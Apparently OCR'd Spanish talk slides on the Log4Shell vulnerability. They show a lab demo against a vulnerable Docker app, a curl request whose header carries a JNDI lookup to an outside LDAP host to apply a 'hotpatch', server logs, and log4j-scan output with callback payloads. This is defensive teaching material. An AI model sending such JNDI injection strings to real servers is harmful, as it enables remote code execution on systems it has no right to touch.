
```
curl 192.168.56.200:8080 \
     -H 'X-Api-Version: ${jndi:ldap://patch.log4shell.com:1389/a}'
```

Resultados de aplicar el autoparche: en el servidor




```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2022-01-02 23:21:10.756  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Starting VulnerableAppApplication using Java 1.8.0_181 on 91748f54b1d0 with P
ID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-02 23:21:10.778  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : No active profile set, falling back to default profiles: default
2022-01-02 23:21:12.300  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat initialized with port(s): 8080 (http)
2022-01-02 23:21:12.339  INFO 1 --- [           main] o.a.c.c.StandardService                  : Starting service [Tomcat]
2022-01-02 23:21:12.340  INFO 1 --- [           main] o.a.c.c.StandardEngine                   : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-02 23:21:12.430  INFO 1 --- [           main] o.a.c.c.C.[.[.[/]                        : Initializing Spring embedded WebApplicationContext
2022-01-02 23:21:12.446  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1610 ms
2022-01-02 23:21:13.354  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-02 23:21:13.375  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Started VulnerableAppApplication in 3.302 seconds (JVM running for 4.415)
2022-01-02 23:21:30.730  INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[.[/]                        : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-02 23:21:30.735  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Initializing Servlet 'dispatcherServlet'
2022-01-02 23:21:30.736  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Completed initialization in 0 ms
[Log4Shell Hotpatch] Attempting to apply Log4Shell hotpatch to service...
[Log4Shell Hotpatch] calling getFactoryMethod on Configurator
[Log4Shell Hotpatch] calling getSelector on Configurator factory
[Log4Shell Hotpatch] patching logger contexts
[Log4Shell Hotpatch] [org.apache.logging.log4j.core.LoggerContext@7b227d8d]
[Log4Shell Hotpatch] attempting to reconfigure LoggerContext.
[Log4Shell Hotpatch] Lookup is an Interpolator - attempting to remove JNDI
2022-01-02 23:21:30.769  INFO 1 --- [nio-8080-exec-1] HelloWorld                               : Received a request for API version Successfully hotpatched Log4Shell vulnerab
ility.
2022-01-02 23:22:57.557  INFO 1 --- [nio-8080-exec-2] HelloWorld                               : Received a request for API version ${jndi:ldap://192.168.56.100:1389/a}
```

Resultados de aplicar el autoparche: en el scanner



```
┌──(kali㉿kali)-[~/log4j-scanner/log4-scanner]
└─$ ./log4j-scan.py -u http://192.168.56.200:8080
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: http://192.168.56.200:8080
[•] URL: http://192.168.56.200:8080 | PAYLOAD: ${jndi:ldap://192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh/2mb40kp}
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[•] Waiting ...
[!!!] Targets Affected
{"timestamp": "2022-01-02T23:37:30.340536207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote_address": "81.47.231.73"}
{"timestamp": "2022-01-02T23:37:30.385998207Z", "host": "192.168.56.200.m54k289c6r9p44w0jfxn40ivw2v3d034i.m54k289c6r9p44w0jfxn40ivw2v3d034i.interact.sh", "remote_address": "80.58.184.143"}

┌──(kali㉿kali)-[~/log4j-scanner/log4-scanner]
└─$ ./log4j-scan.py -u http://192.168.56.200:8080
[•] CVE-2021-44228 - Apache Log4j RCE Scanner
[•] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[•] Secure your External Attack Surface with FullHunt.io.
[•] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[•] URL: http://192.168.56.200:8080
[•] URL: http://192.168.56.200:8080 | PAYLOAD: ${jndi:ldap://192.168.56.200.263p456uw799420k954×47337r696q48o.interact.sh/qqek48u}
[•] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[•] Waiting ...
[•] Targets do not seem to be vulnerable.

┌──(kali㉿kali)-[~/log4j-scanner/log4-scanner]
└─$ █
```

Resultados de aplicar el autoparche: en los ataques



```
user@debian:~$ docker run --name vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.6.1)

2022-01-03 00:01:45.547  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Starting VulnerableAppApplication using Java 1.8.0_181 on df5fb3d22e0c with
 PID 1 (/app/spring-boot-application.jar started by root in /)
2022-01-03 00:01:45.563  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : No active profile set, falling back to default profiles: default
2022-01-03 00:01:47.455  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat initialized with port(s): 8080 (http)
2022-01-03 00:01:47.520  INFO 1 --- [           main] o.a.c.c.StandardService                  : Starting service [Tomcat]
2022-01-03 00:01:47.521  INFO 1 --- [           main] o.a.c.c.StandardEngine                   : Starting Servlet engine: [Apache Tomcat/9.0.55]
2022-01-03 00:01:47.659  INFO 1 --- [           main] o.a.c.c.C.[.[.[/]                        : Initializing Spring embedded WebApplicationContext
2022-01-03 00:01:47.659  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 2011 ms
2022-01-03 00:01:48.644  INFO 1 --- [           main] o.s.b.w.e.t.TomcatWebServer              : Tomcat started on port(s): 8080 (http) with context path ''
2022-01-03 00:01:48.659  INFO 1 --- [           main] f.c.l.v.VulnerableAppApplication         : Started VulnerableAppApplication in 3.926 seconds (JVM running for 6.464)
2022-01-03 00:01:57.552  INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[.[/]                        : Initializing Spring DispatcherServlet 'dispatcherServlet'
2022-01-03 00:01:57.552  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Initializing Servlet 'dispatcherServlet'
2022-01-03 00:01:57.553  INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet                : Completed initialization in 0 ms
2022-01-03 00:01:57.605  INFO 1 --- [nio-8080-exec-1] HelloWorld                               : Received a request for API version "hola mundo"
2022-01-03 00:02:01.009  INFO 1 --- [nio-8080-exec-2] HelloWorld                               : Received a request for API version Java version 1.8.0_181
[Log4Shell Hotpatch] Attempting to apply Log4Shell hotpatch to service...
[Log4Shell Hotpatch] calling getFactoryMethod on Configurator
[Log4Shell Hotpatch] calling getSelector on Configurator factory
[Log4Shell Hotpatch] patching logger contexts
[Log4Shell Hotpatch] [org.apache.logging.log4j.core.LoggerContext@45018215]
[Log4Shell Hotpatch] attempting to reconfigure LoggerContext.
[Log4Shell Hotpatch] Lookup is an Interpolator - attempting to remove JNDI
2022-01-03 00:02:06.220  INFO 1 --- [nio-8080-exec-3] HelloWorld                               : Received a request for API version Successfully hotpatched Log4Shell vulner
ability.
2022-01-03 00:02:12.163  INFO 1 --- [nio-8080-exec-4] HelloWorld                               : Received a request for API version "hola mundo"
2022-01-03 00:02:14.480  INFO 1 --- [nio-8080-exec-5] HelloWorld                               : Received a request for API version Java version 1.8.0_181
2022-01-03 00:03:42.837  INFO 1 --- [nio-8080-exec-6] HelloWorld                               : Received a request for API version ${jndi:ldap://patch.log4shell.com:1389/a
}
```

```
Hello, world!%
 ~  curl 192.168.56.200:8080 -H 'X-Api-Version: ${java:version}'                                                              ✓
Hello, world!%
 ~  curl 192.168.56.200:8080 -H 'X-Api-Version: ${jndi:ldap://patch.log4shell.com:1389/a}'                                   ✓
Hello, world!%
 ~  curl 192.168.56.200:8080 -H 'X-Api-Version: "hola mundo"'                                                                 ✓
Hello, world!%
 ~  curl 192.168.56.200:8080 -H 'X-Api-Version: ${java:version}'                                                              ✓
Hello, world!%
 ~  curl 192.168.56.200:8080 -H 'X-Api-Version: ${jndi:ldap://patch.log4shell.com:1389/a}'                                   ✓
Hello, world!%
 ~                                                                                                                            ✓
```

Conclusión

- Fallo de seguridad más grave de la década
- Relativamente fácil de explotar y de extremada gravedad
- Parcheado, pero hay muchos sistemas que difícilmente se pueden actualizar
- Se tardará años en arreglar del todo

¿Preguntas?

¿HE SUFRIDO UN ATAQUE LOG4SHELL?
PERO SI YO USO BASH
imgflip.com